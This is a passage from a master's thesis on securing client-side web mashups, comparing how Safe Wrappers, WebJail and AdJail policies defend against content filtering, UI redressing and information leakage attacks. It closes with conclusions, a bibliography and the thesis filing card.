In the case of the UI Redressing attack, the approach used was to disallow **mousemove** event listeners on the **window** object. That will indeed protect our scenarios against this attack. Nevertheless, attackers are still able to attach event listeners to other elements in the web page. Traversing recursively the document tree and applying the policy to each element could be a possible approach to avoid this.

Finally, information leakage attacks can be prevented using two approaches. The first strategy presented, was to enforce policies over those transport vehicles used to perform these attacks. By disallowing calls to **XMLHttpRequest.open** (only if the destination URL is not contained in a pre-defined whitelist), the web application will be protected against data stealing performed through this mechanism. In the case of issuing cross-domain requests supported by **<img>** elements, it is straightforward to define a policy enforcing the **setAttribute** method over the **src** attribute to only allow trusted origins. Even this way, attackers can still perform the same kind of requests creating **Image** objects and assigning them their **src** attribute dynamically. The second strategy focused on resource access. We presented a way to enforce policies over object properties, such as **document.cookie**, and a possible approach to implement policies intended to protect undesired accesses to the **localStorage** object.

4.3 Defending with WebJail

As presented in 1.4.2, WebJail is a client-side security architecture that allows least-privilege integration of components into web mashups. This is achieved via high-level policies to limit browser's available features in each component.

These policies are defined based on a categorization of sensitive operations from the HTML5 APIs. Currently, external and inter-frame communication, client-side storage, UI and rendering[1] and geolocation have been implemented in a prototype. The full list is displayed in figure 4.2, as in [46].

[1]Except for drag/drop events

Categories and APIs (# op.)	Whitelist
DOM Access	ElemReadSet, ElemWriteSet
DOM Core (17)	
Cookies	KeyReadSet, KeyWriteSet
cookies (2)	
External Communication	DestinationDomainSet
XHR, CORS, UMP (4)	
WebSockets (5)	
Server-sent events (2)	
Inter-frame Communication	DestinationDomainSet
Web Messaging (3)	
Client-side Storage	KeyReadSet, KeyWriteSet
Web Storage (5)	
IndexedDB (16)	
File API (4)	
File API: Dir. and Syst. (11)	
File API: Writer (3)	
UI and Rendering	
History API (4)	
Drag/Drop events (3)	
Media	
Media Capture API (3)	
Geolocation	
Geolocation API (2)	
Device Access	SensorReadSet
System Information API (2)	
Total number of security-sensitive operations: 86	

Figure 4.2: Categorization of sensitive JavaScript operations from the HTML5 API, as presented in [46].

The next step is to enforce policies through a three-layer architecture, by registering the **advice/operation** pairs into the JavaScript engine. As a result, the original operation is replaced with the advice function. Consequently, all access paths go through the advice function.

4.3.1 Configuring WebJail

Because WebJail works at frame level, by introducing a new attribute for **<iframe>** elements (called **policy**), the Facebook application scenario presented in 2.2 will be used as working example[2].

[2]Facebook forces applications to be executed inside an *iframe*.

Accordingly, the new way to define an **<iframe>** will be as shown in listing 4.12.

```
<iframe src="http://untrusted.com/some_component"
  policy="https://integrator.com/some_component.policy"/>
```

Listing 4.12: Defining *iframes* as proposed in WebJail.

The **policy** attribute specifies the file where policies, based on categories shown in figure 4.2, are contained. For a given component, each category can be fully disabled, fully enabled, or enabled only for a self-defined whitelist. Unspecified categories are disabled by default.

Content Filtering Attack

This kind of attack consists in modifying the content of a web page, thus the category related would be **DOM Access**. There are two types of whitelists in this category: **ElemReadSet**, containing the identifiers of those elements that might be read, and **ElemWriteSet**, containing the identifiers of those elements which might be updated.

The policy writer should be careful not to give write permissions to components on elements which are not supposed to be modified by them.

Information Leakage Attack

In the case of confidentiality attacks, there are several categories affect them.

The categories we will first discuss are those that can modify the behaviour of transport vehicles presented in 3.2.1. To deal with **XML-HttpRequest** based communications, WebJail provides a category called **External Communication**, which will grant access to domains whitelisted in **DestinationDomainSet**. As per the second method used to issue cross-domain requests, the **src** attribute of **<img>** elements, it is important to use the **DOM Access** category excluding image identifiers on the **ElemWriteSet** whitelist.

On the other hand, policies over information access can be defined. Involved categories are listed below.

- **Cookies**, this category manages all those operations related to the **document.cookie** object. A convenient policy will allow access, through provided whitelists **KeyReadSet** and **KeyWriteSet**, to those components supposed to use it.

- **DOM Access**, to avoid information leakage from form field values or web page contents, the policy writer should not include sensitive elements on the **ElemReadSet**.
- **Client-side Storage**, this category offers two types of whitelists, **KeyReadSet** and **KeyWriteSet**, containing those keys that can be read or written by a component. Policy writers should carefully study whether to allow or not this feature, and in affirmative case, which of those keys should be accessed.
- **Geolocation**, the strategy followed to manage this resource in WebJail is to completely allow, or completely disallow it.

UI Redressing Attack

A possible approach to protect the scenarios against the UI Redressing attack, could be to disallow creating new elements. This can be achieved by not granting **DOM Access** write permissions on elements to those components that should not perform updates on how the web page looks.

4.3.2 Expected results

Because WebJail relies on modifying browser's deep aspects, this countermeasure offers full mediation, i.e. the security mechanism can not be tampered by an attacker.

Since, at this moment, WebJail's implementation works on **<iframe>** elements, it cannot protect web mashups built using **<script>** inclusion. However, with this countermeasure, web mashup integrators can define a wide range of policies to ensure security over components included by **<iframe>** integration, allowing to stop those presented integrity attacks.

As in Safe Wrappers, we could not prevent confidentiality attacks which issued cross-domain requests using the **src** attribute of images created dynamically as transport vehicle.

The suitability of policies is an even more challenging subject that policy implementation highlights. This issue will be briefly discussed in the next chapter, along with other issues concerning AdJail and Safe Wrappers.

4.4 Summary

In this chapter, we went through different ways to configure our selected countermeasures, namely AdJail, Safe Wrappers, and WebJail. Table 4.2 displays the expected results against our previously defined attacks.

	Information leakage			
	Resources access	Transport vehicles	Content filtering	UI redressing
AdJail	50%	0%	100%	100%
Safe Wrappers	100%	50%	100%	100%
WebJail	100%	50%	100%	100%

Table 4.2: Table representing countermeasures' effectiveness against attacks.

Since AdJail focuses on advertisements, it has only been studied in the context of the advertising service scenario. Thanks to AdJail, advertisement integrators can define policies, so that the web applications will be protected against integrity attacks. Unfortunately, this countermeasure does not provide mechanisms to enforce policies, neither on transport vehicles, nor on Geolocation and localStorage APIs.

The second countermeasure, Safe Wrappers, is intended to provide JavaScript with a self-protecting mechanism. We have seen that the proposed approach can grant full protection against practically all attacks, except against information leakage ones. In this case, we cannot control the dynamic creation of image objects, nor the setting of their **src** attribute.

Finally, WebJail can be configured in such a way that content filtering and UI redressing attacks can be stopped. Even though, as for Safe Wrappers, dynamic image creation can represent an issue in regards to data stealing.

Chapter 5

Conclusions

Along chapter 4, some selected countermeasure configurations have been proposed. In this conclusive chapter, we will briefly discuss selected countermeasures and some of the issues highlighted during the configuration phase.

AdJail offers a powerful and intuitive solution to advertisement integrators. Its architecture leverages component isolation, in this case the advertisement script included in the web application, by placing it in a separate iframe. Moreover, AdJail offers full mediation between the advertisement script and the original web page, thus preventing the security mechanism to be tampered. This is enforced by using two scripts to provide a controlled communication channel between the components. Those scripts also block an advertisement script attempt to inject code in the real page.

Since most of the work is done by AdJail, its configuration is quite straightforward. Indeed, AdJail provides a policy specification language, which allows advertisement integrators to clearly define permission/value pairs, associated to each element in the web application's HTML structure. This approach allows policy writers to define policies that adheres to the least privilege principle, with an appropriate granularity level. Policies are enforced by those communication scripts, which also allow to maintain the needed interaction between users and advertisements.

Because AdJail is focused on advertisements, there are some user confidentiality issues that remain unsolved. In fact, AdJail lacks mechanisms to control cross-domain requests, such as XMLHttpRequest or **<img>.src**, being vulnerable to information leakage attacks using those transport vehicles. It also lacks ways to mediate accesses to new HTML5 features, providing uncontrolled access to attackers. This means that AdJail needs support from other security mechanisms. It provides however advertisement integrators with a simple and robust technique to enforce integrity and confidentiality policies.

While AdJail was designed to work in a limited domain, such as advertisements, Safe Wrappers attempts to be a wide-range solution, using JavaScript to protect itself from attacks.

Because of JavaScript's characteristics, this approach has to deal with challenging issues, as exposed in 1.4.2 when presenting Safe Wrappers. This strategy does not need any particular policy language, because it is based on wrapping security sensitive actions so that they can be granted, denied, or modified. It is the responsibility of the web mashup integrator to decide which actions have to be monitored, and to implement the policies to be wrapped around these actions.

This gives policy writers a great level of flexibility, while somehow increasing their workload. In other words, policy writers not only have to write new policy code following the policy writing guidelines proposed by the authors, but they also have to analyze which features should be enforced, and how this enforcement will affect the functionality offered by the web mashup composition.

While exposing the expected results of WebJail's configuration, we have seen that the suitability of implemented policies is a key concept. Even though we can define policies to protect our scenarios against most attacks, such as integrity attacks, the same policies can dramatically restrict the web application's functionality.

Going back to our previously explored possibility to enforce policies on Geolocation API methods, the solution proposed by both Safe Wrappers and WebJail, is to fully enable or disable this feature. As a consequence, we could loose an important feature in favour of a greater security.

This must not be considered as a problem, but rather as an opportunity to improve these two countermeasures, since they offer powerful solutions in the light of web mashup security.

This overview of secure web mashup composition gave us a deeper understanding about a field under intense research at the moment. It allowed us to make a journey through some of the most interesting and promising countermeasures, proposed by researchers around the world. Along this project, we were indeed surprised by the amount of people involved in the investigation of this subject, and the real difficulty to find an homogeneous solution.

Bibliography

[1] AdSafe. http://www.adsafe.org/.

[2] Advertising Network. http://en.wikipedia.org/wiki/Online_advertising.

[3] Clickjacking. http://en.wikipedia.org/wiki/Clickjacking.

[4] Comparison of Layout Engines (Document Object Model). http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(Document_Object_Model).

[5] Comparison of Web Map Services. http://en.wikipedia.org/wiki/Comparison_of_web_map_services.

[6] Facebook. http://en.wikipedia.org/wiki/Facebook.

[7] Gecko DOM Reference - Introduction. https://developer.mozilla.org/en/Gecko_DOM_Reference/Introduction.

[8] Google Maps. http://en.wikipedia.org/wiki/Google_Maps.

[9] JavaScript. http://en.wikipedia.org/wiki/JavaScript.

[10] JavaScript Tutorial. http://www.w3schools.com/js/.

[11] Same Origin Policy. http://en.wikipedia.org/wiki/Same_origin_policy.

[12] Social Networking Service. http://en.wikipedia.org/wiki/Social_networking_service.

[13] Yahoo! Developer Network - JavaScript: Use a Web Proxy for Cross-Domain XMLHttpRequest Calls. http://developer.yahoo.com/javascript/howto-proxy.html.

[14] Facebook Developers - JavaScript SDK. http://developers.facebook.com/docs/reference/javascript/, 11 2001.

[15] *The web application hacker's handbook: discovering and exploiting security flaws*. John Wiley & Sons, Inc., New York, NY, USA, 2007.

[16] The clickjacking meets xss: a state of art. http://foro.undersecurity.net/read.php?15,1356, April 2009.

[17] Canvas Page. http://developers.facebook.com/docs/guides/canvas/, November 2011.

[18] Facebook Developers - Graph API. http://developers.facebook.com/docs/reference/api, September 2011.

[19] Google Maps JavaScript API V3 - Markers. http://code.google.com/intl/en/apis/maps/documentation/javascript/overlays.html#Markers, 2011.

[20] Google Maps JavaScript API V3 - Overlays. http://code.google.com/intl/en/apis/maps/documentation/javascript/overlays.html#Markers, 2011.

[21] Google Maps JavaScript API V3 Services - Geocoding. http://code.google.com/intl/en/apis/maps/documentation/javascript/services.html#Geocoding, 2011.

[22] Google Maps JavaScript API V3 Tutorial - google.maps.Map, the Elementary Object. http://code.google.com/intl/en/apis/maps/documentation/javascript/tutorial.html#google.maps.Map, 2011.

[23] HTML5 - The iframe Element - The sandbox Attribute. http://www.w3.org/TR/html5/the-iframe-element.html#attr-iframe-sandbox, May 2011.

[24] Mozilla Developer Network - About JavaScript. https://developer.mozilla.org/en/About_JavaScript, 2011.

[25] Object.prototype.watch. https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/watch, November 2011.

[26] Using Geolocation. https://developer.mozilla.org/En/Using_geolocation, October 2011.

[27] A. Barth, C. Jackson, and J. C. Mitchell. Securing Frame Communication in Browsers. *Commun. ACM*, 52:83–91, June 2009.

[28] S. Crites, F. Hsu, and H. Chen. Omash: Enabling Secure Web Mashups Via Object Abstractions. In *Proceedings of the 15th ACM conference on Computer and communications security*, CCS '08, pages 99–108, New York, NY, USA, 2008. ACM.

[29] D. Crockford. The <module> Tag - A Proposed Solution to the Mashup Security Problem. http://json.org/module.html, October 2006.

[30] P. De Ryck, M. Decat, L. Desmet, F. Piessens, and W. Joosen. Security of Web Mashups: a Survey. In *15th Nordic Conference in Secure IT Systems (NordSec 2010),*. Springer, 2011. Accepted.

[31] A. Deveria. When can I use... - Compatibility tables for support of HTML5, CSS3, SVG and more in desktop and mobile browsers. `http://caniuse.com/`.

[32] D. Flanagan. *JavaScript: The Definitive Guide*. O'Reilly & Associates, Inc., Sebastopol, CA, USA, 3rd edition, 1998.

[33] P. L. Hegaret. Document Object Model - Technical Reports. `http://www.w3.org/DOM/DOMTR`, 2004.

[34] P. L. Hegaret. Document Object Model (DOM). `http://www.w3.org/DOM/`, 2009.

[35] I. Hickson. HTML5. `http://www.w3.org/TR/html5`, May 2011.

[36] I. Hickson. Html5 Web Messaging. `http://dev.w3.org/html5/postmsg/`, December 2011.

[37] I. Hickson. Web Storage. `http://dev.w3.org/html5/webstorage/`, November 2011.

[38] C. Jackson and H. J. Wang. Subspace: Secure Cross-domain Communication for Web Mashups. In *Proceedings of the 16th international conference on World Wide Web*, WWW '07, pages 611–620, New York, NY, USA, 2007. ACM.

[39] M. T. Louw, K. T. Ganesh, and V. N. Venkatakrishnan. Adjail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *Proceedings of the 19th USENIX conference on Security*, USENIX Security'10, pages 24–24, Berkeley, CA, USA, 2010. USENIX Association.

[40] J. Magazinius, P. H. Phung, and D. Sands. Safe Wrappers and Sane Policies for Self Protecting JavaScript. In T. Aura, editor, *The 15th Nordic Conference in Secure IT Systems*, LNCS. Springer Verlag, October 2010. (Selected papers from AppSec 2010).

[41] L. Meyerovich and B. Livshits. ConScript: Specifying and Enforcing Fine-Grained Security Policies for Javascript in the Browser. In *IEEE Symposium on Security and Privacy*, May 2010.

[42] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe Active Content in Sanitized JavaScript. `http://google-caja.googlecode.com/files/caja-spec-2008-06-07.pdf`, June 2008.

[43] P. H. Phung, D. Sands, and A. Chudnov. Lightweight Self-protecting JavaScript. In *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*, ASIACCS '09, pages 47–60, New York, NY, USA, 2009. ACM.

[44] A. Popescu. Geolocation API Specification. `http://www.w3.org/TR/geolocation-API/`, September 2010.

[45] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson. Busting frame busting: a study of clickjacking vulnerabilities at popular sites. In *in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010)*, 2010.

[46] S. Van Acker, P. De Ryck, L. Desmet, F. Piessens, and W. Joosen. WebJail: Least-privilege Integration of third-party Components in Web Mashups. In *ACSAC, Orlando, Florida, USA, 5-9 December 2011*, December 2011. Accepted.

[47] A. van Kesteren. Cross-Origin Resource Sharing. http://www.w3.org/TR/cors/, July 2010.

[48] A. van Kesteren. XMLHttpRequest. http://www.w3.org/TR/XMLHttpRequest/, August 2010.

[49] H. J. Wang, X. Fan, J. Howell, and C. Jackson. Protection and Communication Abstractions for Web Browsers in MashupOS. In *Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*, SOSP '07, pages 1–16, New York, NY, USA, 2007. ACM.

[50] M. Zalewski. Browser Security Handbook, part 2. http://code.google.com/p/browsersec/wiki/Part2#Life_outside_same-origin_rules, 2009.

[51] S. Zarandioon, D. Yao, and V. Ganapathy. OMOS: A Framework for Secure Communication in Mashup Applications. In *December*, pages 355–364, Anaheim, California, USA, 2008. IEEE Computer Society Press, Los Alamitos, California, USA.

[52] L. Zhou, Z. Kehuan, and W. XiaoFeng. Mash-IF: Practical Information-Flow Control within Client-side Mashups. In *DSN*, pages 251–260, 2010.

Master thesis filing card

Student: Victor Tabuenca Calvo

Title: Secure Web Mashup Composition

UDC: 681.3

Abstract:

Web mashups are a type of web applications which have gained particular interest in the recent years. The idea behind this concept is simple: to combine content and services from different origins, thus obtaining a new service with a greater added value. With its increasing use, arose the need for strict security requirements. Unfortunately, this need cannot be satisfied only with current client-side security policies, nor with techniques used traditionally. This is what makes web mashup security a challenging research field. In this project, we will study client-side web mashup composition, and explore three interesting security countermeasures developed by academic researchers. The first chapter introduces web mashups, going through the security challenges and countermeasures mentioned earlier. The next two chapters present three web mashup applications, specifically developed as test scenarios, and two types of attacks which can be carried out on them. In order to protect the proposed scenario applications from the attacks presented in chapter 3, chapter 4 discusses some theoretical configurations and their expected results once being applied on our selected countermeasures. Chapter 5 finally wraps up our work, exposing the relevant conclusions we came across while developing this project.

Thesis submitted for the degree of Diploma in Computer Engineering: Universitat Rovira i Virgili. Made in the context of an Erasmus exchange program with Katholieke Universiteit Leuven

Thesis supervisor: Prof. dr. ir. Frank Piessens and Ir. Steven van Acker

Assessor:

Mentor: